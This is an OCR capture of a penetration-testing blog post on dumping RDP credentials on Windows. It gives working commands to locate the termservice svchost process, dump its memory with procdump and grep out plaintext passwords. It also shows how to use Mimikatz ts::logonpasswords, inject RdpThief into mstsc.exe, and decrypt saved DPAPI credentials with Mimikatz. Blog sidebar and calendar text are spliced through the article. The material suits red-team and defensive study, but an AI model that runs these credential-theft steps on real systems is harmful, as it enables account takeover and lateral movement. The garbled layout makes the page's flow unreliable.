


PENETRATION TESTING LAB

OFFENSIVE TECHNIQUES & METHODOLOGIES

METHODOLOGIES ▾ RESOURCES ▾ CONTACT ▾

TAG: SVCHOST

MAY 24, 2021

Dumping RDP Credentials

Administrators typically use Remote Desktop Protocol (RDP) in order to manage Windows environments remotely. It is also typical RDP to be enabled in systems that act as a jumpstation to enable users to reach other networks. However even though this protocol is widely used most of the times it is not hardened or monitor properly.

From red teaming perspective dumping credentials from the lsass process can lead either to lateral movement across the network or directly to full domain compromise if credentials for the domain admin account have been stored. Processes which are associated with the RDP protocol can also be in the scope of red teams to harvest credentials. These processes are:

1. svchost.exe
2. mstsc.exe


The above processes can be targeted as an alternative method to retrieve credentials without touching lsass which is a heavily monitored process typically by endpoint detection and response (EDR) products.

svchost

The service host (svchost.exe) is a system process which can host multiple services to prevent consumption of resources. When a user authenticates via an RDP connection the terminal service is hosted by the svchost process. Based on how the Windows authentication mechanism works the credentials are stored in memory of the svchost process in plain-text according to the discovery of Jonas Lyk. However, looking at the process list, there are multiple svchost processes so identification of which process, hosts the terminal service connection can be achieved by executing one of the following commands.

Querying the terminal service:

```
sc queryex termservice
```




```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc queryex termservice

SERVICE_NAME: termservice
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 1056
        FLAGS              :

C:\Windows\system32>_
```

svchost Identification – Service Query

Querying which task has loaded the rdpcorets.dll:

```
tasklist /M:rdpcorets.dll
```




```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>tasklist /M:rdpcorets.dll

Image Name                     PID Modules
========================= ======== ============================================
svchost.exe                   1056 rdpcorets.dll

C:\Windows\system32>_
```

svchost Identification – RDP Core DLL

Running netstat:

```
netstat -nob | Select-String TermService -Context 1
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> netstat -nob | Select-String TermService -Context 1

    TCP    10.0.0.5:3389          10.0.0.2:49742         ESTABLISHED     1056
>   TermService
   [svchost.exe]


PS C:\Windows\system32> _
```

svchost Identification – netstat

Looking at the memory strings of the process the password is displayed below the username.

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

SEARCH TOPIC

Enter keyword here

RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions


AS-REP Roasting

CATEGORIES

Coding (10)

Exploitation Techniques (19)

Subscribe •••



Results - svchost.exe (988)


195,926 results.

Address	Length	Result
0x1a102750ac4	34	Microsoft RDP 8.0
0x1a102750b94	24	RDPCFGEX.DLL
0x1a102750d00	20	pentestlab
0x1a102751b50	20	pentestlab
0x1a102752258	62	C:\Windows\system32\mstscax.dll
0x1a10275245a	62	ba438eaa-d848-48df-a75d-6759400
0x1a1027524c0	42	Pacific Standard Time
0x1a102752514	42	Pacific Daylight Time
0x1a1027902dc	20	pentestlab
0x1a1027904dc	22	Password123
0x1a102791724	204	\\?\SWD#RemoteDisplayEnum#RdpId...
0x1a102791f24	74	RdpIdd_IndirectDisplay&SessionId_0002
0x1a102792870	204	\\?\SWD#RemoteDisplayEnum#RdpId...
0x1a1027ab5dc	62	ba438eaa-d848-48df-a75d-6759400
0x1a102800131	17	9=8<9244#8=9<;144
0x1a102800159	14	797344$5987344
0x1a102802fb6	12	933147257233
0x1a102802fdd	10	623354233
0x1a102803042	14	?3456133=6233
0x1a1028030b8	23	9249837>982369723565933
0x1a1028030e1	10	5=08<03488
0x1a1028030f1	18	8<037<193923697233
0x1a102803126	12	?23?323=5233
0x1a102803150	12	=:4238;136>0
0x1a10280315d	26	7946?871;<8;818?79>;7;<033
0x1a10280319d	11	8:;03;=8:34
0x1a1028031b4	12	794233q7=033

Memory Strings

Process dump from Sysinternals can be used also to dump the memory by specifying the PID and the directory which the .dmp file will be written.

```
procdump64.exe -ma 988 -accepteula C:\Users\pentestlab
```



Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\pentestlab

C:\Users\pentestlab>procdump64.exe -ma 988 -accepteula C:\Users\pentestlab

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[17:04:54] Dump 1 initiated: C:\Users\pentestlab\svchost.exe_210519_170454.dmp
[17:04:55] Dump 1 writing: Estimated dump file size is 231 MB.
[17:04:55] Dump 1 complete: 231 MB written in 0.6 seconds
[17:04:55] Dump count reached.


C:\Users\pentestlab>_
```

Memory Dumping – Process Dump

The .dmp file can be transferred to another host for offline analysis. Performing a simple grep will identify the password stored in the memory file below the username.

```
strings -el svchost* | grep Password123 -C3
```

External Submissions (3)
General Lab Notes (22)
Information Gathering (12)
Infrastructure (2)
Maintaining Access (4)
Mobile Pentesting (7)
Network Mapping (1)
Post Exploitation (13)
Red Team (132)
- Credential Access (5)
- Defense Evasion (22)
- Domain Escalation (6)
- Domain Persistence (4)
- Initial Access (1)
- Lateral Movement (3)
- Man-in-the-middle (1)
- Persistence (39)
- Privilege Escalation (17)

Reviews (1)
Social Engineering (11)
Tools (7)
VoIP (4)
Web Application (14)
Wireless (2)

November 2024

M	T	W	T	F	S	S
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24

Subscribe •••

Discovery of Password in Memory Dump

The above method doesn't consider fully reliable and it is still unknown in which conditions the credentials are maintained in the svchost process. However, Mimikatz support the retrieval of credentials from existing RDP connections by executing the following:

```
privilege::debug
ts::logonpasswords
```

Mimikatz – RDP Credentials

mstsc

The mstsc.exe process is created when a user opens the remote desktop connection application in order to connect to other systems via the RDP protocol. API hooking could be used to intercept the credentials provided by the user and use them for lateral movement. Rio Sherri has developed a proof of concept tool called RdpThief which attempts to hook the functions used by mstsc process (CredIsMarshaledCredentialW & CryptProtectMemory) in order to retrieve the credentials and write them into a file on the disk. Details of the tool can be found in an article in the MDSec website.

From a system that has been compromised and the mstsc.exe is running the DLL needs to be injected into the process.

```
SimpleInjector.exe mstsc.exe RdpThief.dll
```

RdpThief.dll – DLL Injection

Once the user enter the credentials for authentication to the destination host these will be captured and written into a file on the C:\temp folder.

25	26	27	28	29	30	

« Aug

PEN TEST LAB STATS

7,615,563 hits

FACEBOOK PAGE

Penetratio…
11K followers
Follow Page

CredPrompt

The file creds.txt will include also the IP address. This information could be utilized to move laterally across the network or even to escalate privileges if an elevated account is used.

The tool has been rewritten in C# by Josh Magri. However comparing to RdpThief, SharpRDPThief uses an IPC server in order to receive the credentials from the mstsc.exe process. In the event that the mstsc.exe is terminated the server will continue to run and when the process is initiated again will attempt to perform the hooking. This removes the limitation that RdpThief had that the process should already exist.

SharpRDPThief

RDP Files

Users that tend to authenticate multiple times to a particular host via an RDP connection they might save the connections details for quick authentication. These credentials are stored in an encrypted form in the Credential Manager of Windows by using the Data Protection API.

Credential Manager

The location of the Windows Credentials on the disk is the following:

```
C:\Users\username\AppData\Local\Microsoft\Credentials
```

Windows Credentials Location

The file can be viewed through the Mimikatz binary:

```
dpapi::cred
/in:C:\Users\pentestlab\AppData\Local\Microsoft\Credentials\ACC240
EEE479C1B634EC496F9838074B
```

DPAPI Credentials – Mimikatz

The "*pbData*" field contains the information in an encrypted form. However the master key for decryption is stored in the lsass and can be retrieved by executing the following Mimikatz module. The "*guidMasterKey*" is also important as multiple entries might exist when the lsass is queried and it is needed to match the GUID with the Master Key.

```
sekurlsa::dpapi
```

Mimikatz – DPAPI Master Key

Executing again the dpapi::cred module with the master key switch will have as a result the decryption of the contents and the RDP credentials to be disclosed in plain-text.

```
dpapi::cred
/in:C:\Users\pentestlab\AppData\Local\Microsoft\Credentials\ACC240
EEE479C1B634EC496F9838074B
/masterkey:05d8e693421698148d8a4692f27263201f1c65e0b3ac08e3be91ea7
5f43e71e9b398e2418ba0f0c62ea70a317bdba88f11da3adebd07d65d2b349f933
eab85e1
```


DPAPI – Decrypting Credentials

Executing the following command will provide the details in which server these credentials belong.

```
vault::list
```

Mimikatz – Vault List

YouTube



References

- https://www.mdsec.co.uk/2019/11/rdpthief-extracting-clear-text-credentials-from-remote-desktop-clients/
- https://www.n00py.io/2021/05/dumping-plaintext-rdp-credentials-from-svchost-exe/
- https://github.com/0x09AL/RdpThief
- https://github.com/mantvydasb/RdpThief
- https://github.com/passthehashbrowns/SharpRDPThief
- https://www.ired.team/offensive-security/code-injection-process-injection/api-monitoring-and-hooking-for-offensive-tooling
- https://labs.f-secure.com/blog/attack-detection-fundamentals-2021-windows-lab-3/

Blog at WordPress.com.

Subscribe •••